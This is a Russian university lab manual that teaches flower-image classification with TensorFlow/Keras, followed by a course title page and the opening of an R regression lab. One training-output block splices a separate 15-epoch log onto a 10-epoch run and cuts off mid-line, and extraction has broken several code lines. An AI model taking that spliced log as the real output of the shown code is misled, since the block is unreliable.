Далее будет рассмотрен следующий базовый рабочий процесс машинного обучения, имеющий в себе работу нейронных сетей и манипуляции с данными.

Мы будем:

1) Изучать и анализировать данные
2) Создадим конвейер ввода
3) Построим модель
4) Обучим модель
5) Протестируем модель
6) Улучшим модель и повторите процесс

Рекомендуется экспериментировать с исходным кодом параллельно с изучением теоретического материала, так что можно брать приведенные в этом пособии элементы программного кода и параллельно запускать их.

Получение наборов данных

Для получения данных мы воспользуемся библиотекой датасетов Tensorflow, расположенной в сети интернет.

Для начала подключим необходимые модули и библиотеки.

```
import matplotlib.pyplot as plt
import numpy as np
import os
import PIL
import tensorflow as tf

from tensorflow import keras
from tensorflow.keras import layers
from tensorflow.keras.models import Sequential
```

Теперь можно загрузить более 3 тысяч готовых фотографий из хранилища.

```
import pathlib
dataset_url                                                    =
"https://storage.googleapis.com/download.tensorflow.org/example_
images/flower_photos.tgz"
data_dir        =        tf.keras.utils.get_file('flower_photos',
origin=dataset_url, untar=True)
data_dir = pathlib.Path(data_dir)
```

Всего будет загружено 3 670 фотографий.

```
image_count = len(list(data_dir.glob('*/*.jpg')))
print(image_count)
```

Все файлы будут размещены во внутренней структуре каталогов библиотеки и будут иметь следующую структуру:

```
flower_photo/
  daisy/
  dandelion/
  roses/
  sunflowers/
  tulips/
```

Просмотреть отдельные изображения можно следующим образом.

```
roses = list(data_dir.glob('roses/*'))
PIL.Image.open(str(roses[0]))
```

Мы позже загрузим эти образы с диска для обработки с помощью утилиты tf.keras.utils.image_dataset_from_directory . Это произойдет из каталога изображений на диске в tf.data.Dataset всего за пару строк кода. Но для начала определим параметры загрузчика.

```
batch_size = 32
img_height = 180
img_width = 180
```

При разработке модели рекомендуется использовать разделение данных. Давайте используем 80% изображений для обучения и 20% для проверки.

Это нормальная практика, когда датасеты делятся на две части: одна для обучения, вторая для валидации модели.

```
train_ds = tf.keras.utils.image_dataset_from_directory(
  data_dir,
  validation_split=0.2,
  subset="training",
  seed=123,
  image_size=(img_height, img_width),
  batch_size=batch_size)
```

После выполнения мы получим сообщения в консоли.

```
Found 3670 files belonging to 5 classes.
Using 2936 files for training.
```

Далее давайте загрузим часть изображений для валидации.

```
val_ds = tf.keras.utils.image_dataset_from_directory(
  data_dir,
  validation_split=0.2,
  subset="validation",
  seed=123,
  image_size=(img_height, img_width),
  batch_size=batch_size)
```

Мы опять получим сообщение.

```
Found 3670 files belonging to 5 classes.
Using 734 files for validation.
```

Давайте посмотрим классы изображений, они нам понадобятся в дальнейшем для классификации.

```
class_names = train_ds.class_names
print(class_names)
```

Результат выполнения:

```
['daisy', 'dandelion', 'roses', 'sunflowers', 'tulips']
```

Мы можем визуализировать данные на сводном «холсте» при помощи следующего кода.

```
import matplotlib.pyplot as plt

plt.figure(figsize=(10, 10))
for images, labels in train_ds.take(1):
  for i in range(9):
    ax = plt.subplot(3, 3, i + 1)
    plt.imshow(images[i].numpy().astype("uint8"))
    plt.title(class_names[labels[i]])
    plt.axis("off")
plt.show()
```



Дальше мы будем обучать модель, основываясь на этих данных.

Кроме этого, мы можем вручную перебирать наборы данных и выделять пакеты изображений следующим образом.

```
for image_batch, labels_batch in train_ds:
  print(image_batch.shape)
  print(labels_batch.shape)
  break
```

image_batch представляет собой тензор формы (32, 180, 180, 3) . Это пакет из 32 изображений размером 180x180x3 (последний размер относится к цветовым каналам RGB). label_batch — это тензор формы (32,) , это соответствующие метки для 32 изображений.

Мы можем вызвать .numpy() для тензоров image_batch и labels_batch , чтобы преобразовать их в numpy.ndarray .

Построение набора данных для оценки производительности

Обязательно нужно использовать предварительную выборку с буферизацией, чтобы мы могли получать данные с диска, не блокируя ввод-вывод. Вот два важных метода, которые мы должны использовать при загрузке данных:

1) Dataset.cache хранит изображения в памяти после их загрузки с диска в течение первой эпохи. Это гарантирует, что набор данных не станет узким местом при обучении вашей модели. Если ваш набор данных слишком велик, чтобы поместиться в память, вы также можете

использовать этот метод для создания производительного кэша на диске.

2) Dataset.prefetch перекрывает предварительную обработку данных и выполнение модели во время обучения.

Эти условия выполняются следующим способом.

```
AUTOTUNE = tf.data.AUTOTUNE

train_ds                                                    =
train_ds.cache().shuffle(1000).prefetch(buffer_size=AUTOTUNE)
val_ds = val_ds.cache().prefetch(buffer_size=AUTOTUNE)
```

Стандартизация данных

Изображения у нас цветные, а, как известно, значения канала RGB находятся в диапазоне [0, 255] . Это не идеально для нейронной сети; в общем, вы должны стремиться к тому, чтобы ваши входные значения были небольшими.

Здесь вы будете стандартизировать значения в диапазоне [0, 1] с помощью tf.keras.layers.Rescaling :

```
normalization_layer = layers.Rescaling(1./255)
```

Есть два способа использования этого слоя. Мы можем применить его к набору данных, вызвав Dataset.map.

```
normalized_ds = train_ds.map(lambda x, y: (normalization_layer(x),
y))
image_batch, labels_batch = next(iter(normalized_ds))
first_image = image_batch[0]
# Notice the pixel values are now in `[0,1]`.
print(np.min(first_image), np.max(first_image))
```

Результат выполнения кода будет следующим.

```
0.0 1.0
```

Или же мы можем включить слой в определение модели, что может упростить развертывание.

Здесь воспользуемся вторым подходом.

Следует помнить, что ранее вы изменяли размер изображений с помощью аргумента image_size tf.keras.utils.image_dataset_from_directory . Если вы хотите включить логику изменения размера в свою модель, вы можете использовать слой tf.keras.layers.Resizing .

Создадим модель

Последовательная модель (Сиквентальная) состоит из трех блоков свертки (tf.keras.layers.Conv2D) с максимальным объединяющим слоем (tf.keras.layers.MaxPooling2D) в каждом из них. Существует полносвязный слой (tf.keras.layers.Dense) со 128 единицами поверх него, который активируется функцией активации ReLU ('relu').

Эта модель не была настроена на высокую точность — цель нашей работы — показать стандартный подход.

```
num_classes = len(class_names)

model = Sequential([
  layers.Rescaling(1./255,  input_shape=(img_height,  img_width,
3)),
  layers.Conv2D(16, 3, padding='same', activation='relu'),
  layers.MaxPooling2D(),
  layers.Conv2D(32, 3, padding='same', activation='relu'),
  layers.MaxPooling2D(),
  layers.Conv2D(64, 3, padding='same', activation='relu'),
  layers.MaxPooling2D(),
  layers.Flatten(),
  layers.Dense(128, activation='relu'),
  layers.Dense(num_classes)
])
```

Компиляция модели

Для этого руководства выберите оптимизатор tf.keras.optimizers.Adam и функцию потерь tf.keras.losses.SparseCategoricalCrossentropy. Чтобы просмотреть точность обучения и проверки для каждой эпохи обучения, нужно передать аргумент metrics в Model.compile .

```
model.compile(optimizer='adam',
              loss=tf.keras.losses.SparseCategoricalCrossentropy
        (from_logits=True), metrics=['accuracy'])
```

Краткое описание модели

Давайте просмотрим все слои сети, используя метод модели Model.summary.

```
model.summary()
```

Мы получим следующие данные.

```
Model: "sequential"
_________________________________________________________________
 Layer (type)                Output Shape              Param #
=================================================================
```

```
 rescaling_1 (Rescaling)    (None, 180, 180, 3)       0
 conv2d (Conv2D)             (None, 180, 180, 16)      448
 max_pooling2d (MaxPooling2D  (None, 90, 90, 16)       0 )
 conv2d_1 (Conv2D)           (None, 90, 90, 32)        4640
 max_pooling2d_1 (MaxPooling  (None, 45, 45, 32)       0 2D)
 conv2d_2 (Conv2D)           (None, 45, 45, 64)        18496
 max_pooling2d_2 (MaxPooling  (None, 22, 22, 64)       0 2D)
 flatten (Flatten)           (None, 30976)             0
 dense (Dense)               (None, 128)               3965056
 dense_1 (Dense)             (None, 5)                 645
=================================================================
Total params: 3,989,285
Trainable params: 3,989,285
Non-trainable params: 0
```

Обучение модели

Используем следующие параметры для обучения модели.

```
epochs=10
history = model.fit(
  train_ds,
  validation_data=val_ds,
  epochs=epochs
)
```

Результат работы кода будет следующим.

```
Epoch 1/10
92/92 [==============================] - 22s 240ms/step - loss:
1.3451 - accuracy: 0.4244 - val_loss: 1.0625 - val_accuracy: 0.5722
Epoch 2/10
92/92 [==============================] - 22s 235ms/step - loss:
1.0071 - accuracy: 0.6124 - val_loss: 0.9942 - val_accuracy: 0.6253
Epoch 3/10
92/92 [==============================] - 22s 235ms/step - loss:
0.8090 - accuracy: 0.6870 - val_loss: 1.0093 - val_accuracy: 0.6022
Epoch 4/10
92/92 [==============================] - 22s 236ms/step - loss:
0.6278 - accuracy: 0.7646 - val_loss: 0.8716 - val_accuracy: 0.6649
Epoch 5/10
92/92 [==============================] - 22s 236ms/step - loss:
0.4043 - accuracy: 0.8573 - val_loss: 0.9879 - val_accuracy: 0.6540
Epoch 6/10
92/92 [==============================] - 22s 236ms/step - loss:
0.2499 - accuracy: 0.9183 - val_loss: 1.3618 - val_accuracy: 0.6240
Epoch 7/10
92/92 [==============================] - 22s 236ms/step - loss:
0.1747 - accuracy: 0.9479 - val_loss: 1.1742 - val_accuracy: 0.6349
Epoch 8/10
92/92 [==============================] - 22s 237ms/step - loss:
0.0750 - accuracy: 0.9819 - val_loss: 1.6100 - val_accuracy: 0.6281
Epoch 9/10
```

```
92/92 [==============================] - 22s 237ms/step - loss:
0.0654 - accuracy: 0.9850 - val_loss: 1.5830 - val_accuracy: 0.6131
Epoch 10/10
92/92 [==============================] - 22s 236ms/step - loss:
0.0462 - accuracy: 0.9901 - val_loss: 1.7062 - val_accuracy: 0.6512
Epoch 1/15
92/92 [==============================] - 26s 281ms/step - loss:
1.4280 - accuracy: 0.3954 - val_loss: 1.2039 - val_accuracy: 0.4973
Epoch 2/15
92/92 [==============================] - 26s 279ms/step - loss:
1.0634 - accuracy: 0.5814 - val_loss: 0.9791 - val_accuracy: 0.6090
Epoch 3/15
92/92 [==============================] - 26s 280ms/step - loss:
0.9368 - accuracy: 0.6335 - val_loss: 0.8735 - val_accuracy: 0.6798
Epoch 4/15
92/92 [==============================] - 26s 279ms/step - loss:
0.8684 - accuracy: 0.6601 - val_loss: 0.8303 - val_accuracy: 0.6757
Epoch 5/15
92/92 [==============================] - 26s 279ms/step - loss:
0.8254 - accuracy: 0.6822 - val_loss: 0.7936 - val_accuracy: 0.6757
Epoch 6/15
92/92 [==============================] - 26s 279ms/step - loss:
0.7953 - accuracy: 0.6965 - val_loss: 0.7546 - val_accuracy: 0.6989
Epoch 7/15
92/92 [==============================] - 26s 280ms/step - loss:
0.7393 - accuracy: 0.7091 - val_loss: 0.7650 - val_accuracy: 0.7071
Epoch 8/15
92/92 [==============================] - 30s 324ms/step - loss:
0.7163 - accuracy: 0.7173 - val_loss: 0.7200 - val_accuracy: 0.7207
Epoch 9/15
92/92 [==============================] - 28s 301ms/step - loss:
0.6837 - accuracy: 0.7340 - val_loss: 0.7119 - val_accuracy: 0.7207
Epoch 10/15
92/92 [==============================] - 27s 297ms/step - loss:
0.6333 - accuracy: 0.7551 - vaEpoch 15/15
Epoch 15/1592/92 [==============================] - 30s 322ms/step
- loss: 0.5434 - accuracy: 0.7977 - val_loss: 0.6988 -
val_accuracy: 0.7302
```

Визуализация результатов тренировки модели.

Давайте создадим графики потерь и точности на обучающих и проверочных наборах.


```
acc = history.history['accuracy']
val_acc = history.history['val_accuracy']

loss = history.history['loss']
val_loss = history.history['val_loss']

epochs_range = range(epochs)
```

```
plt.figure(figsize=(8, 8))
plt.subplot(1, 2, 1)
plt.plot(epochs_range, acc, label='Training Accuracy')
plt.plot(epochs_range, val_acc, label='Validation Accuracy')
plt.legend(loc='lower right')
plt.title('Training and Validation Accuracy')

plt.subplot(1, 2, 2)
plt.plot(epochs_range, loss, label='Training Loss')
plt.plot(epochs_range, val_loss, label='Validation Loss')
plt.legend(loc='upper right')
plt.title('Training and Validation Loss')
plt.show()
```



Графики показывают, что точность обучения и точность проверки сильно отличаются друг от друга, и модель достигла только около 60% точности на проверочном наборе.

Давайте проверим, что пошло не так, и попробуем повысить общую производительность модели.

Доработка модели

На приведенных выше графиках точность обучения линейно увеличивается с течением времени, тогда как точность проверки

останавливается примерно на 60% в процессе обучения. Кроме того, заметна разница в точности между обучением и точностью проверки — признак переобучения.

Когда имеется небольшое количество обучающих примеров, модель иногда учится на шумах или нежелательных деталях обучающих примеров — до такой степени, что это негативно влияет на производительность модели на новых примерах. Это явление известно как переоснащение. Это означает, что модели будет трудно обобщить новый набор данных.

Есть несколько способов борьбы с переобучением в тренировочном процессе. В этом руководстве вы будете использовать увеличение данных и добавить Dropout в свою модель.

Расширение данных

Переобучение обычно происходит, когда имеется небольшое количество обучающих примеров. Расширение данных использует подход создания дополнительных обучающих данных из ваших существующих примеров путем их увеличения с использованием случайных преобразований, которые дают правдоподобно выглядящие изображения. Это помогает представить модель большему количеству аспектов данных и лучше обобщить.

Мы будем реализовывать увеличение данных, используя следующие слои предварительной обработки Keras: tf.keras.layers.RandomFlip , tf.keras.layers.RandomRotation и tf.keras.layers.RandomZoom . Они могут быть включены в вашу модель, как и другие слои, и работать на графическом процессоре.


Давайте рассмотрим следующий программный код.

```
data_augmentation = keras.Sequential(
  [
    layers.RandomFlip("horizontal",
                      input_shape=(img_height,
                                   img_width,
                                   3)),
    layers.RandomRotation(0.1),
    layers.RandomZoom(0.1),
  ]
)
```

Давайте визуализируем, как выглядят несколько дополненных примеров, несколько раз применяя увеличение данных к одному и тому же изображению.

```
plt.figure(figsize=(10, 10))
for images, _ in train_ds.take(1):
  for i in range(9):
    augmented_images = data_augmentation(images)
    ax = plt.subplot(3, 3, i + 1)
```

```
    plt.imshow(augmented_images[0].numpy().astype("uint8"))
    plt.axis("off")
```



Еще один способ уменьшить переобучение — ввести в сеть регуляризацию отсева.

Отсев

Когда мы применяем отсев к слою, оно случайным образом выбрасывает (путем установки активации на ноль) количество выходных единиц из слоя в процессе обучения. Dropout принимает дробное число в качестве входного значения, например, 0,1, 0,2, 0,4 и т. д. Это означает случайное удаление 10%, 20% или 40% выходных единиц из примененного слоя.

Давайте создадим новую нейронную сеть с помощью tf.keras.layers.Dropout перед ее обучением с использованием дополненных изображений.

```
model = Sequential([
  data_augmentation,
  layers.Rescaling(1./255),
  layers.Conv2D(16, 3, padding='same', activation='relu'),
  layers.MaxPooling2D(),
  layers.Conv2D(32, 3, padding='same', activation='relu'),
  layers.MaxPooling2D(),
  layers.Conv2D(64, 3, padding='same', activation='relu'),
  layers.MaxPooling2D(),
```

```
  layers.Dropout(0.2),
  layers.Flatten(),
  layers.Dense(128, activation='relu'),
  layers.Dense(num_classes)
])
```

Далее скомпилируем и обучим модель.

```
model.compile(optimizer='adam',

loss=tf.keras.losses.SparseCategoricalCrossentropy(from_logits=T
rue), metrics=['accuracy'])
```

Посмотрим информацию о модели.

```
model.summary()

Model: "sequential_2"
_________________________________________________________________
 Layer (type)                Output Shape              Param #
=================================================================
 sequential_1 (Sequential)   (None, 180, 180, 3)       0

 rescaling_2 (Rescaling)     (None, 180, 180, 3)       0

 conv2d_3 (Conv2D)           (None, 180, 180, 16)      448

 max_pooling2d_3 (MaxPooling  (None, 90, 90, 16)       0
 2D)

 conv2d_4 (Conv2D)           (None, 90, 90, 32)        4640

 max_pooling2d_4 (MaxPooling  (None, 45, 45, 32)       0
 2D)

 conv2d_5 (Conv2D)           (None, 45, 45, 64)        18496

 max_pooling2d_5 (MaxPooling  (None, 22, 22, 64)       0
 2D)

 dropout (Dropout)           (None, 22, 22, 64)        0

 flatten_1 (Flatten)         (None, 30976)             0

 dense_2 (Dense)             (None, 128)               3965056

 dense_3 (Dense)             (None, 5)                 645

=================================================================
Total params: 3,989,285
Trainable params: 3,989,285
Non-trainable params: 0
_________________________________________________________________
```

Определим ход обучения.

```
epochs = 15
history = model.fit(
  train_ds,
  validation_data=val_ds,
  epochs=epochs
)
```

Результат выполнения кода будет следующим.

```
Epoch 1/15
92/92 [==============================] - 2s 14ms/step - loss: 1.3840 - accuracy:
0.3999 - val_loss: 1.0967 - val_accuracy: 0.5518
Epoch 2/15
92/92 [==============================] - 1s 12ms/step - loss: 1.1152 - accuracy:
0.5395 - val_loss: 1.1123 - val_accuracy: 0.5545
Epoch 3/15
92/92 [==============================] - 1s 12ms/step - loss: 1.0049 - accuracy:
0.6052 - val_loss: 0.9544 - val_accuracy: 0.6253
Epoch 4/15
92/92 [==============================] - 1s 12ms/step - loss: 0.9452 - accuracy:
0.6257 - val_loss: 0.9681 - val_accuracy: 0.6213
Epoch 5/15
92/92 [==============================] - 1s 12ms/step - loss: 0.8804 - accuracy:
0.6591 - val_loss: 0.8450 - val_accuracy: 0.6798
Epoch 6/15
92/92 [==============================] - 1s 12ms/step - loss: 0.8001 - accuracy:
0.6945 - val_loss: 0.8715 - val_accuracy: 0.6594
Epoch 7/15
92/92 [==============================] - 1s 12ms/step - loss: 0.7736 - accuracy:
0.6965 - val_loss: 0.8059 - val_accuracy: 0.6935
Epoch 8/15
92/92 [==============================] - 1s 12ms/step - loss: 0.7477 - accuracy:
0.7078 - val_loss: 0.8292 - val_accuracy: 0.6812
Epoch 9/15
92/92 [==============================] - 1s 12ms/step - loss: 0.7053 - accuracy:
0.7251 - val_loss: 0.7743 - val_accuracy: 0.6989
Epoch 10/15
92/92 [==============================] - 1s 12ms/step - loss: 0.6884 - accuracy:
0.7340 - val_loss: 0.7867 - val_accuracy: 0.6907
Epoch 11/15
92/92 [==============================] - 1s 12ms/step - loss: 0.6536 - accuracy:
0.7469 - val_loss: 0.7732 - val_accuracy: 0.6785
Epoch 12/15
92/92 [==============================] - 1s 12ms/step - loss: 0.6456 - accuracy:
0.7500 - val_loss: 0.7801 - val_accuracy: 0.6907
Epoch 13/15
92/92 [==============================] - 1s 12ms/step - loss: 0.5941 - accuracy:
0.7735 - val_loss: 0.7185 - val_accuracy: 0.7330
Epoch 14/15
92/92 [==============================] - 1s 12ms/step - loss: 0.5824 - accuracy:
0.7735 - val_loss: 0.7282 - val_accuracy: 0.7357
Epoch 15/15
92/92 [==============================] - 1s 12ms/step - loss: 0.5771 - accuracy:
0.7851 - val_loss: 0.7308 - val_accuracy: 0.7343
```

Повторная визуализация результата обучения

После применения увеличения данных и tf.keras.layers.Dropout переобучение меньше, чем раньше, а точность обучения и проверки более тесно согласована.

```
acc = history.history['accuracy']
val_acc = history.history['val_accuracy']


loss = history.history['loss']
val_loss = history.history['val_loss']

epochs_range = range(epochs)

plt.figure(figsize=(8, 8))
plt.subplot(1, 2, 1)
plt.plot(epochs_range, acc, label='Training Accuracy')
plt.plot(epochs_range, val_acc, label='Validation Accuracy')
plt.legend(loc='lower right')
plt.title('Training and Validation Accuracy')

plt.subplot(1, 2, 2)
plt.plot(epochs_range, loss, label='Training Loss')
plt.plot(epochs_range, val_loss, label='Validation Loss')
plt.legend(loc='upper right')
plt.title('Training and Validation Loss')
plt.show()
```

Результат можно видеть на графике.



Использование новой модели

Наконец, давайте используем нашу модель для классификации изображения, которое не было включено в наборы для обучения или проверки.

```
sunflower_url                                                    =
"https://storage.googleapis.com/download.tensorflow.org/example_
images/592px-Red_sunflower.jpg"
sunflower_path     =     tf.keras.utils.get_file('Red_sunflower',
origin=sunflower_url)

img = tf.keras.utils.load_img(
    sunflower_path, target_size=(img_height, img_width)
)
img_array = tf.keras.utils.img_to_array(img)
img_array = tf.expand_dims(img_array, 0) # Create a batch

predictions = model.predict(img_array)
score = tf.nn.softmax(predictions[0])

print(
    "This image most likely belongs to {} with a {:.2f} percent
confidence."
    .format(class_names[np.argmax(score)], 100 * np.max(score))
```

```
)
```

В результате работы мы получим следующие параметры.

```
Downloading data from
https://storage.googleapis.com/download.tensorflow.org/example_i
mages/592px-Red_sunflower.jpg
122880/117948 [==============================] - 0s 0us/step
131072/117948 [==============================] - 0s 0us/step
This image most likely belongs to sunflowers with a 89.13 percent
confidence.
```

Как видно из полученных результатов, модель стала работать более точно и позволяет практически однозначно идентифицировать изображения.

Примеры практических заданий для студентов:

Студентам предлагается выполнить все указанные шаги по формированию наборов данных, созданию моделей, обучению и адаптации результатов выполнения программного кода.

Варианты исполнения работы регламентируеются преподавателем.

Критерии оценивания:

Максимальное количество баллов за лабораторную работу: 5 баллов.

5 баллов – обучающийся в течение модуля активно принимает участие в устных опросах, даваемые им ответы верны и позволяют высоко оценить уровень владения материалом;

4 балла – обучающийся принимает участие в устных опросах, даваемые им ответы, как правило, верны и позволяют оценить владение материалом на достаточном уровне;

3 балла – обучающийся не проявляет инициативы для участия в устных опросах, а даваемые им ответы фрагментарны и верны лишь частично, что не позволяет оценить владение материалом на достаточном уровне;

1-2 балла – обучающийся пытается участвовать в собеседовании, но дает неверные ответы, показывает отсутствие базовых знаний;

0 баллов – обучающийся не принимает участия в устных опросах, либо даваемые им ответы принципиально неверны.

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ
РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное бюджетное образовательное
учреждение высшего образования
«Чеченский государственный университет им. А.А. Кадырова»
ИНСТИТУТ МАТЕМАТИКИ, ФИЗИКИ И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ
Кафедра программирования и ИКТ

УЧЕБНО-МЕТОДИЧЕСКОЕ ОБЕСПЕЧЕНИЕ ДИСЦИПЛИНЫ
«Машинное обучение и анализ данных»

Направление подготовки (специальности)	Информатика и вычислительная техника
Код направления подготовки (специальности)	09.04.01
Профиль подготовки	Технологии интеллектуальных автоматизированных систем
Квалификация выпускника	Магистр
Форма обучения	Заочная

Грозный, 2022 г.

Лабораторная работа №1. Создание программного обеспечения решения задачи регрессии

Тема: Решение задачи регрессии

Задача: загрузить набор данных, выбрать целевой параметр для регрессии, выбрать параметры-аргументы, разделить набор данных на обучающую и тестовую выборки, обучить несколько регрессионных моделей на обучающей выборке, проверить результат регрессии на тестовой выборке, оценить качество регрессии, сравнить методы регрессии по качеству.

Ход работы.

Рассмотрим построение регрессионной модели на примере набора данных о средней скорости автомобиля и пройденном расстоянии. Файл cars.data хранит данные о различных автомобилях по одному в каждой строке. Столбец Speed хранит среднюю скорость, Dist – пройденное расстояние.

Построим регрессионную модель зависимости расстояния от средней скорости автомобиля. Целевым параметром выберем Dist, в аргументах один параметр Speed (в других наборах данных могут быть больше столбцов и можно выбрать несколько параметров-аргументов).

Разобьем набор данных на обучающую выборку, в которую отнесем примерно 90% элементов данных, остальные – тестовую выборку. Принцип разделения аналогичен тому, как это выполнялось в лабораторной работе №1.

Используем линейную регрессионную модель с вычислением ошибки по методу наименьших квадратов:

```
reg <- lm(formula = dist ~ ., data = train)
```

Параметр formula задает зависимость между целевым параметром и аргументами. В левой части (до знака ~) указывается целевой параметр, а в правой части перечисляются аргументы, например, y ~ x1+x2+x5 (можно указать символ «.», означающий все параметры).

Результатом функции lm является обученная и готовая к применению регрессионная модель. Использовать модель для предсказания неизвестных значений целевого параметра можно, передав ее в функцию predict:

```
pred <- predict(reg, test)
```

здесь test – тестовый набор данных. Функция predict автоматически выбирает из набора только параметры-аргументы, вычисляет значения регрессии и заполняет ими вектор pred.

Отобразим на графике зависимость между целевым параметром и одним из аргументов (в наборе данных cars он только один – Speed). Для наглядности выделим тестовый набор данных другим цветом. Следующая команда объединяет два набора данных (обучающий и тестовый) и проставляет каждому разные цвета:

```
alldata <- rbind(data.frame(train, color=4), data.frame(test, color=2))
```

Отобразим график:

```
